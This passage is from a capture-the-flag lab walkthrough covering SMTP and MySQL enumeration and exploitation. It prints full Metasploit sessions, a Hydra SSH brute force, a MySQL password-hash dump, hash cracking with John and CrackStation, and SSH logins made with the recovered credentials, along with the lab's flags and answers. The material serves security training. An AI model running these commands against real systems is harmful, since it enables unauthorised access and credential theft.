It's worth noting that this enumeration technique will work for the majority of SMTP configurations; however, there are other, non-metasploit tools such as smtp-user-enum that work even better for enumerating OS-level user accounts on Solaris via the SMTP service. Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands.


This technique could be adapted in future to work against other vulnerable SMTP daemons, but this hasn't been done as of the time of writing. It's an alternative that's worth keeping in mind if you're trying to distance yourself from using Metasploit e.g. in preparation for OSCP.

Question 27: What port is SMTP running on?

Answer: 25

Question 28: Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

Answer: *msfconsole*



```
Applications Places Sun 22 Sep, 15:59 AttackBox IP:10.10.245.96
root@ip-10-10-245-96: ~
File Edit View Search Terminal Help
root@ip-10-10-245-96:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.

# cowsay++
< metasploit >
-----
      \   /
      (oo)\_____)
      (____)  )\
      ||--w |
      ||     ||

= [ metasploit v6.3.5-dev ]
-- -- [ 2294 exploits - 1201 auxiliary - 410 post ]
+ -- -- [ 968 payloads - 45 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Question 29: Let's search for the module "smtp_version", what's its full module name?

Answer: *auxiliary/scanner/smtp/smtp_version*

search smtp_version

```
msf6 > search smtp_version

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0  auxiliary/scanner/smtp/smtp_version      -----         normal No     SMTP Banner Grabber

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_version

msf6 > █
```

Question 30: Great, now- select the module and list the options. How do we do this?

Answer: *options*

use auxiliary/scanner/smtp/smtp_version

options

```
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
/basics/using-metasploit.html
  RPORT     25               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > █
```

Question 31: Have a look through the options, does everything seem correct? What is the option we need to set?

Answer: *RHOSTS*

set RHOSTS 10.10.6.165 (this is my target IP)

options

```
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 10.10.6.165
RHOSTS => 10.10.6.165
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.6.165     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
/basics/using-metasploit.html
  RPORT     25               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > █
```

Question 32: Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

Answer: *polosmtp.home*

run

```
msf6 auxiliary(scanner/smtp/smtp_version) > run

[+] 10.10.6.165:25      - 10.10.6.165:25 SMTP 220 polosmtp.home ESMTF Postfix (Ubuntu)\x0d\x0a
[*] 10.10.6.165:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > █
```

Question 33: What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

Answer: *Postfix*

Question 34: Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "smtp_enum", what's its full module name?

Answer: *auxiliary/scanner/smtp/smtp_enum*

search smtp_enum

use 0 (0 is the number in front of auxiliary/scanner/smtp/smtp_enum)

```
msf6 auxiliary(scanner/smtp/smtp_version) > search smtp_enum

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -  -                                     -
0  auxiliary/scanner/smtp/smtp_enum         normal          No      SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 auxiliary(scanner/smtp/smtp_version) > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

options

set RHOSTS 10.10.6.165

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting  Required  Description
----      -
RHOSTS    10.10.6.165     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
UNIXONLY  true            yes       Skip Microsoft bannered servers when testing unix users
USER_FILE /opt/metasploit-framework/embedded/framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.10.6.165
RHOSTS => 10.10.6.165
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

We're going to be using the "top-usernames-shortlist.txt" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).

Seclists is an amazing collection of wordlists. If you're running Kali or Parrot, you can install seclists with: "sudo apt install seclists" Alternatively, you can download the repository from [here](#).

set USER_FILE /usr/share/wordlists/SecLists/Username/top-username-shortlist.txt

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/wordlists/SecLists/Username/top-username-shortlist.txt
USER_FILE => /usr/share/wordlists/SecLists/Username/top-username-shortlist.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Question 35: What option do we need to set to the wordlist's path?

Answer: USER_FILE

Question 36: Once we've set this option, what is the other essential parameter we need to set?

Answer: RHOSTS

Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, water. Keep yourself hydrated!

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.10.6.165:25 - 10.10.6.165:25 Banner: 220 polosmtp.home ESMTP Postfix (Ubuntu)
[+] 10.10.6.165:25 - 10.10.6.165:25 Users found: administrator
[*] 10.10.6.165:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Question 37: Okay! Now that's finished, what username is returned?

Answer: administrator

Task 7: Exploiting SMTP

What do we know?

Okay, at the end of our Enumeration section we have a few vital pieces of information:

1. A user account name
2. The type of SMTP server and Operating System running.

We know from our port scan, that the only other open port on this machine is an SSH login. We're going to use this information to try and **brute force** the password of the SSH login for our user using Hydra.

Preparation

It's advisable that you exit Metasploit to continue the exploitation of this section of the room. Secondly, it's useful to keep a note of the information you gathered during the enumeration stage, to aid in the exploitation.

Hydra

There is a wide array of customizability when it comes to using Hydra, and it allows for adaptive password attacks against of many different services, including SSH. Hydra comes by default on both Parrot and Kali, however if you need it, you can find the GitHub [here](#).

Hydra uses dictionary attacks primarily, both Kali Linux and Parrot OS have many different wordlists in the `"/usr/share/wordlists"` directory- if you'd like to browse and find a different wordlists to the widely used `"rockyou.txt"`. Likewise I recommend checking out SecLists for a wider array of other wordlists that are extremely useful for all sorts of purposes, other than just password cracking. E.g. subdomain enumeration

The syntax for the command we're going to use to find the passwords is this:

"hydra -t 16 -l USERNAME -P /usr/share/wordlists/rockyou.txt -vV 10.10.6.165 ssh"

Let's break it down:

SECTION	FUNCTION
hydra	Runs the hydra tool
-t 16	Number of parallel connections per target
-l [user]	Points to the user who's account you're trying to compromise
-P [path to dictionary]	Points to the file containing the list of possible passwords
-vV	Sets verbose mode to very verbose, shows the login+pass combination for each attempt
[machine IP]	The IP address of the target machine
ssh / protocol	Sets the protocol

Question 38: What is the password of the user we found during our enumeration stage?

Answer: alejandro

hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV 10.10.6.165 ssh

```
root@ip-10-10-245-96: ~
File Edit View Search Terminal Help
root@ip-10-10-245-96:~# hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV 10.10.6.165 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-09-22 17:42:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.6.165:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://administrator@10.10.6.165:22
[INFO] Successful, password authentication is supported by ssh://10.10.6.165:22
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "princess" - 6 of 14344398 [child 5] (0/0)
```



```
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "gabriel" - 140 of 14344400 [child 3] (0/2)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "hunter" - 141 of 14344400 [child 4] (0/2)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "cherry" - 142 of 14344400 [child 12] (0/2)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "killer" - 143 of 14344400 [child 14] (0/2)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "sandra" - 144 of 14344400 [child 15] (0/2)
[ATTEMPT] target 10.10.6.165 - login "administrator" - pass "alejandro" - 145 of 14344400 [child 11] (0/2)
[22][ssh] host: 10.10.6.165 login: administrator password: alejandro
[STATUS] attack finished for 10.10.6.165 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-09-22 17:43:18
root@ip-10-10-245-96:~#
```

Question 39: Great! Now, let's SSH into the server as the user, what is contents of smtp.txt

Answer: THM{who_knew_email_servers_were_c00l?}

ssh administrator@10.10.6.165

yes

alejandro

ls

cat smtp.txt

```
[22][ssh] host: 10.10.6.165 login: administrator password: alejandro
[STATUS] attack finished for 10.10.6.165 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-09-22 17:43:18
root@ip-10-10-245-96:~# ssh administrator@10.10.6.165
The authenticity of host '10.10.6.165 (10.10.6.165)' can't be established.
ECDSA key fingerprint is SHA256:ABheODwYmk63/Mmp8cbMSoVTNv3vcgWbzukZoGMB62I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.6.165' (ECDSA) to the list of known hosts.
administrator@10.10.6.165's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep 22 16:47:15 UTC 2024

System load:  0.08            Processes:      91
Usage of /:   43.9% of 9.78GB Users logged in: 0
Memory usage: 15%            IP address for eth0: 10.10.6.165
Swap usage:   0%

87 packages can be updated.
35 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr 22 22:21:42 2020 from 192.168.1.110
administrator@polosmtpt:~$ ls
dead.letter  Maildir  smtp.txt
administrator@polosmtpt:~$ cat smtp.txt
THM{who_knew_email_servers_were_c00l?}
administrator@polosmtpt:~$
```

Task 8: Understanding MySQL

What is MySQL?

In its simplest definition, MySQL is a relational database management system (RDBMS) based on Structured Query Language (SQL). Too many acronyms? Let's break it down:

Database:

A database is simply a persistent, organized collection of structured data.

RDBMS:

A software or service used to create and manage databases based on a relational model. The word "relational" just means that the data stored in the dataset is organized as tables. Every table relates in some way to each other's "primary key" or other "key" factors.

SQL:

MySQL is just a brand name for one of the most popular RDBMS software implementations. As we know, it uses a client-server model. But how do the client and server communicate? They use a language, specifically the Structured Query Language (SQL).

Many other products, such as PostgreSQL and Microsoft SQL server, have the word SQL in them. This similarly signifies that this is a product utilizing the Structured Query Language syntax.

How does MySQL work?

MySQL, as an RDBMS, is made up of the server and utility programs that help in the administration of MySQL databases.

The server handles all database instructions like creating, editing, and accessing data. It takes and manages these requests and communicates using the MySQL protocol. This whole process can be broken down into these stages:

1. MySQL creates a database for storing and manipulating data, defining the relationship of each table.
2. Clients make requests by making specific statements in SQL.
3. The server will respond to the client with whatever information has been requested.

What runs MySQL?

MySQL can run on various platforms, whether it's Linux or windows. It is commonly used as a back-end database for many prominent websites and forms an essential component of the LAMP stack, which includes: Linux, Apache, MySQL, and PHP.

More Information:

Here are some resources that explain the technical implementation, and working of, MySQL in more detail than I have covered here:

https://dev.mysql.com/doc/dev/mysql-server/latest/PAGE_SQL_EXECUTION.html

https://www.w3schools.com/php/php_mysql_intro.asp

Question 40: What type of software is MySQL?

Answer: *relational database management system*

Question 41: What language is MySQL based on?

Answer: *SQL*

Question 42: What communication model does MySQL use?

Answer: *client-server*

Question 43: What is a common application of MySQL?

Answer: *back end database*

Question 44: What major social network uses MySQL as their back-end database? This will require further research.

Answer: *Facebook*

Task 9: Enumerating MySQL

When you would begin attacking MySQL

MySQL is likely not going to be the first point of call when getting initial information about the server. You can, as we have in previous tasks, attempt to brute-force default account passwords if you really don't have any other information; however, in most CTF scenarios, this is unlikely to be the avenue you're meant to pursue.

The Scenario

Typically, you will have gained some initial credentials from enumerating other services that you can then use to enumerate and exploit the MySQL service. As this room focuses on exploiting and enumerating the network service, for the sake of the scenario, we're going to assume that you found the **credentials: "root:password"** while enumerating subdomains of a web server. After trying the login against SSH unsuccessfully, you decide to try it against MySQL.

Requirements

You will want to have MySQL installed on your system to connect to the remote MySQL server. In case this isn't already installed, you can install it using `sudo apt install default-mysql-client`. Don't worry- this won't install the server package on your system- just the client.

Again, we're going to be using Metasploit for this; it's important that you have Metasploit installed, as it is by default on both Kali Linux and Parrot OS.

Alternatives

As with the previous task, it's worth noting that everything we will be doing using Metasploit can also be done either manually or with a set of non-Metasploit tools such as nmap's mysql-enum script: <https://nmap.org/nsedoc/scripts/mysql-enum.html> or <https://www.exploit-db.com/exploits/23081>. I recommend that after you complete this room, you go back and attempt it manually to make sure you understand the process that is being used to display the information you acquire.

Question 45: As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

Answer: 3306

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "mysql -h [IP] -u [username] -p". Okay, we know that our login credentials work. Let's quit out of this session with "exit" and launch up Metasploit.

mysql -h 10.10.58.249 -u root -p

password

exit

```
root@ip-10-10-128-93: ~  
File Edit View Search Terminal Help  
root@ip-10-10-128-93:~# mysql -h 10.10.58.249 -u root -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 2  
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2023, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> exit  
Bye  
root@ip-10-10-128-93:~#
```

We're going to be using the "mysql_sql" module. Search for, select and list the options it needs.

Question 46: What three options do we need to set? (in descending order).

Answer: PASSWORD/RHOSTS/USERNAME

msfconsole

search mysql_sql

use 0

options

```
msf6 > search mysql_sql

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/admin/mysql/mysql_sql          .             normal No      MySQL SQL Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 > auxiliary(admin/mysql/mysql_sql) >> options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name  Current Setting  Required  Description
  ---  -
  SQL   select version()  yes       The SQL to execute.

Used when connecting via an existing SESSION:

  Name  Current Setting  Required  Description
  ---  -
  SESSION  no               The session to run this module on

Used when making a new connection via RHOSTS:

  Name  Current Setting  Required  Description
  ---  -
  PASSWORD  no               The password for the specified username
  RHOSTS    no               The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3306             The target port (TCP)
  USERNAME  no               The username to authenticate as

View the full module info with the info, or info -d command.

msf6 > auxiliary(admin/mysql/mysql_sql) >>
```

set RHOSTS 10.10.58.249

set rport 3306

options

```
msf6 > auxiliary(admin/mysql/mysql_sql) >> set RHOSTS 10.10.58.249
RHOSTS => 10.10.58.249
msf6 > auxiliary(admin/mysql/mysql_sql) >> set rport 3306
rport => 3306
msf6 > auxiliary(admin/mysql/mysql_sql) >> options

Module options (auxiliary/admin/mysql/mysql_sql):

  Name  Current Setting  Required  Description
  ---  -
  SQL   select version()  yes       The SQL to execute.

Used when connecting via an existing SESSION:

  Name  Current Setting  Required  Description
  ---  -
  SESSION  no               The session to run this module on

Used when making a new connection via RHOSTS:

  Name  Current Setting  Required  Description
  ---  -
  PASSWORD  no               The password for the specified username
  RHOSTS    10.10.58.249    no               The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     3306             The target port (TCP)
  USERNAME  no               The username to authenticate as

View the full module info with the info, or info -d command.

msf6 > auxiliary(admin/mysql/mysql_sql) >>
```

Now we need to change the options: PASSWORD, RHOSTS and USERNAME.

set PASSWORD password

set RHOSTS 10.10.58.249

set USERNAME root

Question 47: Run the exploit. By default it will test with the "select version()" command, what result does this give you?

Answer: 5.7.29-0ubuntu0.18.04.1

```
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> set PASSWORD password
PASSWORD => password
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> set RHOSTS 10.10.58.249
RHOSTS => 10.10.58.249
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> set USERNAME root
USERNAME => root
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> run
[*] Running module against 10.10.58.249

[*] 10.10.58.249:3306 - Sending statement: 'select version()'...
[*] 10.10.58.249:3306 - | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(#{dmin/mysql/mysql_sql} )>
```

Question 48: Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

Answer: 4

set SQL show databases

run

```
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> set SQL show databases
SQL => show databases
msf6 auxiliary(#{dmin/mysql/mysql_sql} )> run
[*] Running module against 10.10.58.249

[*] 10.10.58.249:3306 - Sending statement: 'show databases'...
[*] 10.10.58.249:3306 - | information_schema |
[*] 10.10.58.249:3306 - | mysql |
[*] 10.10.58.249:3306 - | performance_schema |
[*] 10.10.58.249:3306 - | sys |
[*] Auxiliary module execution completed
msf6 auxiliary(#{dmin/mysql/mysql_sql} )>
```

Task 10: Exploiting MySQL

What do we know?

Let's take a sanity check before moving on to try and exploit the database fully and gain more sensitive information than just database names. We know:

1. MySQL server credentials

2. The version of MySQL running
3. The number of Databases, and their names.

Key Terminology

In order to understand the exploits we're going to use next- we need to understand a few key terms.

Schema:

In MySQL, physically, a *schema* is synonymous with a *database*. You can substitute the keyword "SCHEMA" instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. It's important to understand this relationship because some other database products draw a distinction. For example, in the Oracle Database product, a *schema* represents only a part of a database: the tables and other objects owned by a single user.

Hashes:

Hashes are, very simply, the product of a cryptographic algorithm to turn a variable length input into a fixed length output.

In MySQL hashes can be used in different ways, for instance to index data into a hash table. Each hash has a unique ID that serves as a pointer to the original data. This creates an index that is significantly smaller than the original data, allowing the values to be searched and accessed more efficiently.

However, the data we're going to be extracting are password hashes which are simply a way of storing passwords not in plaintext format. Let's get cracking.

Question 49: First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

Answer: auxiliary/scanner/mysql/mysql_schemadump

search mysql_schemadump

use 0

```
msf6> auxiliary(admin/mysql/mysql_sql) search mysql_schemadump

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -  -                                     -
0  auxiliary/scanner/mysql/mysql_schemadump .    normal    No     MYSQL Schema Dump

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_schemadump

msf6> auxiliary(admin/mysql/mysql_sql) use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6> auxiliary(scanner/mysql/mysql_schemadump)
```

Great! Now, you've done this a few times by now, so I'll let you take it from here. Set the relevant options, run the exploit.

Now we are in there and we're going to change the options again.

options

set PASSWORD password

set RHOSTS 10.10.58.249

set USERNAME root

run

```
ColumnType: bigint(20) unsigned
- TableName: x$waits_global_by_latency
Columns:
- ColumnName: events
  ColumnType: varchar(128)
- ColumnName: total
  ColumnType: bigint(20) unsigned
- ColumnName: total_latency
  ColumnType: bigint(20) unsigned
- ColumnName: avg_latency
  ColumnType: bigint(20) unsigned
- ColumnName: max_latency
  ColumnType: bigint(20) unsigned
[*] 10.10.58.249:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) >
```

Question 50: What's the name of the last table that gets dumped?

Answer: x\$waits_global_by_latency

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the "mysql_hashdump" module. Now we're going to start looking for passwords, that's what hashdump is, right? This is a username-password database.

Question 51: What's the module's full name?

Answer: auxiliary/scanner/mysql/mysql_hashdump

search mysql_hashdump

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > search mysql_hashdump

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/mysql/mysql_hashdump
1  auxiliary/analyze/crack_databases
2  \_ action: hashcat
3  \_ action: john

Disclosure Date  Rank  Check  Description
-----
.               normal No      MYSQL Password Hashdump
.               normal No      Password Cracker: Databases
.               .      .      Use Hashcat
.               .      .      Use John the Ripper
```

use 0

options

```

msf6[>] auxiliary(scanner/mysql/mysql_schemadump) use 0
New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6[>] auxiliary(scanner/mysql/mysql_hashdump) options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

Used when connecting via an existing SESSION:

Name      Current Setting  Required  Description
----      -
SESSION    no               no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
----      -
PASSWORD  no               no        The password for the specified username
RHOSTS    no               no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306             no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
USERNAME  no               no        The username to authenticate as

```

set PASSWORD password

set RHOSTS 10.10.58.249

set USERNAME root

run

```

msf6[>] auxiliary(scanner/mysql/mysql_hashdump) set PASSWORD password
PASSWORD => password
msf6[>] auxiliary(scanner/mysql/mysql_hashdump) set RHOSTS 10.10.58.249
RHOSTS => 10.10.58.249
msf6[>] auxiliary(scanner/mysql/mysql_hashdump) set USERNAME root
USERNAME => root
msf6[>] auxiliary(scanner/mysql/mysql_hashdump) run

[+] 10.10.58.249:3306 - Saving HashString as Loot: root:
[+] 10.10.58.249:3306 - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 10.10.58.249:3306 - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 10.10.58.249:3306 - Saving HashString as Loot: debian-sys-maint:*D9C95B328FE46FFAE1A55A2DE5719A8681B2F79E
[+] 10.10.58.249:3306 - Saving HashString as Loot: root:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[+] 10.10.58.249:3306 - Saving HashString as Loot: carl:*EA031893AA21444B170FC2162A56978B8CEECE18
[*] 10.10.58.249:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6[>] auxiliary(scanner/mysql/mysql_hashdump)

```

Question 52: Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

Answer: carl

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called "hash.txt".

Question 53: What is the user/hash combination string?

Answer: carl:*EA031893AA21444B170FC2162A56978B8CEECE18

cd Desktop/

ls

touch hash.txt

ls

vi hash.txt (insert the Carl's hash and save it)

cat hash.txt

```

root@ip-10-10-128-93:~# cd Desktop/
root@ip-10-10-128-93:~/Desktop# ls
'Additional Tools'  mozo-made-15.desktop  Tools
root@ip-10-10-128-93:~/Desktop# touch hash.txt
root@ip-10-10-128-93:~/Desktop# ls
'Additional Tools'  hash.txt  mozo-made-15.desktop  Tools
root@ip-10-10-128-93:~/Desktop# vi hash.txt
root@ip-10-10-128-93:~/Desktop# cat hash.txt
EA031893AA21444B170FC2162A56978B8CEECE18
root@ip-10-10-128-93:~/Desktop#

```

Now, we need to crack the password! Let's try John the Ripper against it using: "john hash.txt". This will take some time.

Question 54: What is the password of the user we found?

Answer: doggie

```

root@ip-10-10-128-93:~/Desktop# john hash.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-LinkedIn"
Use the "--format=Raw-SHA1-LinkedIn" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "raw-SHA1-openc1"
Use the "--format=raw-SHA1-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
Proceeding with incremental:ASCII

```

Another option is to crack the hash with [CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.](#)

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below this, there's a text input field where the hash 'EA031893AA21444B170FC2162A56978B8CEECE18' has been entered. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, there's a list of supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults. Below this, there's a table showing the results of the crack:

Hash	Type	Result
EA031893AA21444B170FC2162A56978B8CEECE18	MySQL4.1+	doggie

Below the table, there's a legend for color codes: Green for Exact match, Yellow for Partial match, and Red for Not found.

Awesome! Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

Question 55: What's the contents of MySQL.txt

Answer: THM{congratulations_you_got_the_mySQL_flag}

ssh carl@10.10.58.249

yes

doggie

ls

cat MySQL.txt

```
root@ip-10-10-128-93:~# ssh carl@10.10.58.249
The authenticity of host '10.10.58.249 (10.10.58.249)' can't be established.
ECDSA key fingerprint is SHA256:9S3Avia08/py9bzFfGsbMQaGCJLMWT3uCYJxPZ/w2j4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.58.249' (ECDSA) to the list of known hosts.
carl@10.10.58.249's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep 22 20:06:54 UTC 2024

System load:  0.0          Processes:      87
Usage of /:   41.7% of 9.78GB Users logged in: 0
Memory usage: 32%         IP address for eth0: 10.10.58.249
Swap usage:   0%

23 packages can be updated.
0 updates are security updates.

Last login: Thu Apr 23 12:57:41 2020 from 192.168.1.110
carl@polomysql:~$ ls
MySQL.txt
carl@polomysql:~$ cat MySQL.txt
